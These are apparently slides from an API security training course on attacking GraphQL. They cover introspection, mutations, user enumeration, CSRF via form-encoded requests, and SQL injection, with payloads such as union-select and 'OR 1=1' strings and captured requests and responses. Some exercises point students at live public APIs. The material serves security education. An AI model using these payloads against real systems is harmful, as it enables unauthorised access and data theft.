



API Security Bootcamp Hands-On OWASP Top 10 for APIs

Dr. Sunny Wear

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

Hacking GraphQL

REST API Alternative for CRUD operations

GraphQL is a data query language used **instead** of REST APIs for backend data-related calls.

By default, GraphQL **does not use authentication**.

What is GraphQL?



Identifying GraphQL in your Target

Possible paths to check for in Burp Proxy HTTP History

/graphql

/graphiql

/graphql.php

/graphql/console

GraphQL Terminology

Introspection (query schema)

- Used to retrieve schema


Query

- Used to fetch data
- Read only

Mutations

- Used to change data
- CRUD operations

The three root types



Query
for querying the data



Mutation
for modifying the data



Subscription
for notifying about events

Types of GraphQL Attacks

Access Control (Auth bypasses)

User Enumeration


SQL Injection

CSRF

IDOR/BOLA

And many more!

GraphQL – Authentication Issues



Subscriptions and Authentication



Copy

```
1  const getDynamicContext = async (ctx, msg, args) => {
2    // ctx is the graphql-ws Context where connectionParams live
3    if (ctx.connectionParams.authentication) {
4      const currentUser = await findUser(ctx.connectionParams.authenticat
5      return { currentUser };
6    }
7    // Otherwise let our resolvers know we don't have a current user
8    return { currentUser: null };
9  };
10
11  useServer(
12    {
13      schema,
14      context: async (ctx, msg, args) => {
15        // Returning an object will add that information to
```

GraphQL Tools

Chrome Plugin Altair

GraphQL Explorer -
<https://api.spacex.land/graphql/>

GraphQL Voyager

GraphQL Introspection using Chrome

API

- <https://api.spacex.land/graphql> (historic, **no longer available**)
- <https://spacex-production.up.railway.app/>

Query

- `{__schema{types{name,fields{name}}}}`

Plugin

- Add Chrome extension “Altair GraphQL Client”
- Use <https://spacex-production.up.railway.app/> for the URL

Demo: Introspection Queries

- Query 1:

```
query introspectionQuery { __schema { queryType { name } mutationType { name } subscriptionType { name } types { ... FullType } directives { name description args { ... InputValue } } } } fragment FullType on __Type { kind name description fields(includeDeprecated: true) { name description args { ... InputValue } type { ... TypeRef } isDeprecated deprecationReason } inputFields { ... InputValue } interfaces { ... TypeRef } enumValues(includeDeprecated: true) { name description isDeprecated deprecationReason } possibleTypes { ... TypeRef } } fragment inputValue on __InputValue { name description type { ... TypeRef } defaultValue } fragment typeRef on __Type { kind name ofType { kind name ofType { kind name ofType { kind name }
```

- Query 2:

```
{__schema{types{name,fields{name}}}}
```

- Query 3:

[illegible]

Demo: GraphQL Voyager

1. Open browser:

<https://ivangoncharov.github.io/graphql-voyager/>

2. Click CHANGE SCHEMA button

3. Click INTROSPECTION


4. Click COPY INTROSPECTION QUERY

5. Paste into Altair or GraphQL Editor and Send

6. Click Download

7. Open downloaded file, select all, copy, paste into INTROSPECTION

8. View your ERD




Exercise 6-1: Query some GraphQL Endpoints

1. Install and Open the Altair UI in your Chrome browser or use default GraphQL Editor.
2. Paste into the POST this URL: <https://spacex-production.up.railway.app/>
3. Paste this introspection query: `{__schema{types{name,fields{name}}}}`
4. Click Send Request button
5. Change query to following:

```
{capsules {type}}
{company {ceo}}
{company {headquarters{address}}}
```

```
query Capsules {
  capsules {
    name:
    type
  }
}
```



Try SQL Injection with Exercise 6.1

Operation




Run

```
1 {capsule(id:"5e9e2c5bf35918ed873b2664")} ...
2   {
3     | type
4   }
5 }
```

Baseline

Response



```
{
  "data": {
    "capsule": {
      "type": "Dragon 1.0"
    }
  }
}
```


Operation



Run

```
1 {capsule(id:"5e9e2c5bf35918ed873b2664' union select current_user() ")} ...
2   {
3     | type
4   }
5 }
```

Attack Payload



STATUS 200 | 486ms | 3

```
{
  "errors": [
    {
      "message": "invalid
json response body at
https://api.spacexdata.com/
v4/capsules/
5e9e2c5bf35918ed873b2664%27
%20union%20select%20current_user()%20"
    }
  ]
}
```

SQLi payloads:

;

OR SLEEP(20)

https://owasp.org/www-community/attacks/Blind_SQL_Injection

Mutations


Can modify data



```
mutation addSSTI {  
  addBug(bugClass:"SSTI", payloads:["{{7*7}}", "${6*6}"]) {  
    bugClass  
    payloads  
  }  
}
```

Demo: Perform a mutation

- mutation
- ☐ delete_users
 - ☒ insert_users
 - ☒ objects*:
 - ☐ id:
 - ☒ name: "SUNNY"
 - ☐ rocket:
 - ☐ timestamp:
 - ☐ twitter:
 - ☐ on_conflict:
 - ☐ affected_rows
 - ☒ returning
 - ☒ id
 - ☒ name
 - ☒ rocket
 - ☒ timestamp
 - ☒ twitter
 - ☐ update_users



mutation {insert_users(objects: {name: "SUNNY"}) {returning {id name rocket timestamp twitter}}}

Exercise 6-2

Try this API for queries and mutations:

- <https://anilist.co/graphql>

The following support queries only:

- <http://api.catalysis-hub.org/graphql>
- <https://countries.trevorblades.com/>
- <https://graphql.org/swapi-graphql/>

Examples:

- `query{__schema{types{name,fields{name}}}}`

Exercise 6-3:

GraphQL Query / User enumeration

- <https://anilist.co/graphql>

anilist.co/graphql?query=%7B%0A%20%20Staff(id_not%3A%2010)%20%7B%0A%20%20%20%20name%20%7B%0A%20%20%20%20first%0A%20%20

GraphiQL

name { fir...
{ name { fi...
() { name { ...
first middl...
ge }}
}

```
1 {  
2   Staff(id_not: 10) {  
3     name {  
4       first  
5       middle  
6       last  
7       full  
8       native  
9       userPreferred  
10    }, age  
11  }  
12 }
```

Query with 1 argument

user enumeration

```
{  
  "data": {  
    "Staff": {  
      "name": {  
        "first": "Tomokazu",  
        "middle": null,  
        "last": "Seki",  
        "full": "Tomokazu Seki",  
        "native": "関智一",  
        "userPreferred": "Tomokazu Seki"  
      },  
      "age": 50  
    }  
  }  
}
```

Get Hacking!

- Finding: Introspection enabled
- Finding: Mutations – try to change data within the data store
- Finding: Username Enumeration
 - Take advantage of ***gt lt eq*** and maxItems for NoSQL Databases too!

```
{"method":"getUsers",  
  "params":{"filter":{"operator":"and",  
    "clauses":[{"operator":"gt", "field":"username", "value":"1"},  
    {"operator":"eq", "field":"domainName", "value":"local"}]},  
  "page":{"startIndex":0, "maxItems":100}}}\'
```

```
1 query Human {
2     human(id: "1 OR 1=1"){
3         id
4         name
5     }
6 }
```

Request

Raw Params Headers Hex JSON JSON Decoder

```
POST /graphql? HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 171
Connection: close

{"query":"{\n  bacons(type: \"chunky' union select current_user(),database(),3 and '1=1\") {\n    id,\n    type,\n    price\n  }\n}","variables":null,"operationName":null}
```

Response

Raw Headers Hex JSON JSON Decoder

```
{
  "data": {
    "bacons": [
      {
        "type": "chunky",
        "price": 25,
        "id": "1"
      },
      {
        "type": "exapp",
        "price": 1,
        "id": "root@localhost"
      }
    ]
  }
}
```

History

```
{
  "errors": [
    {
      "message": "ER_PARSE_ERROR: You have an
your SQL syntax; check the manual that corres
your MySQL server version for the right synta
near ''chunky'' at line 1",
      "locations": [
        {
          "line": 2,
          "column": 3
        }
      ],
      "path": [
        "bacons"
      ]
    }
  ],
  "data": {
    "bacons": null
  }
}
```

SQL Injection



CVE List ▾

Search CVE List

Do

NOTICE: Transition to the all-ne

NOTICE: Changes con

OME > CVE > SEARCH RESULTS

Search Results

There are 50 CVE Records that match your search

Name

[CVE-2022-39382](#)

Keystone is a headless CMS
`NODE_ENV` to trigger secu
`"development"` for user co

Known GraphQL CVEs

- Over 50 known CVEs related to GraphQL
 - SQL injection, File upload vuln, Sensitive Data Exposure, Cross-site Request Forgery (CSRF)
- <https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=graphql>

CSRF Attack in GraphQL (1)

```
POST /graphql HTTP/1.1
Host: redacted
Connection: close
Content-Length: 100
accept: */*
User-Agent: ...
content-type: application/json
Referer: https://redacted/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ...

{"operationName":null,"variables":{},"query":"{\n  user {\n    firstName\n    __typename\n  }\n}\n\"}"}
```

- GraphQL endpoints can be configured without CSRF protection
- Most calls are POST with Content-Type application/json

CSRF Attack in GraphQL (2)

```
POST /graphql HTTP/1.1
Host: redacted
Connection: close
Content-Length: 72
accept: */*
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 11_2_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4389.82 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: https://redacted
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: ...

query=%7B%0A++user+%7B%0A++++firstName%0A++++__typename%0A++%7D%0A%7D%0A
```

- Convert POST Body to URL encoded

CSRF Attack in GraphQL (3)

```
query=%7B%0A++user+%7B%0A+++firstName%0A+++__typename%0A++%7D%0A%7D%0A
```

```
query={  
  user {  
    firstName  
    __typename  
  }  
}
```

```
{"operationName":null,"variables":{},"query":"{\n user {\n firstName\n __typename\n }\n}"}
```

- Same call may also support form URL encoding:

```
query=%7B%0A++user+%7B%0A+++fir  
stName%0A+++__typename%0A++%7  
D%0A%7D%0A
```

CSRF Attack in GraphQL (4)

Engagement tools >

Change request method

Change body encoding

Copy URL

Find references

Discover content

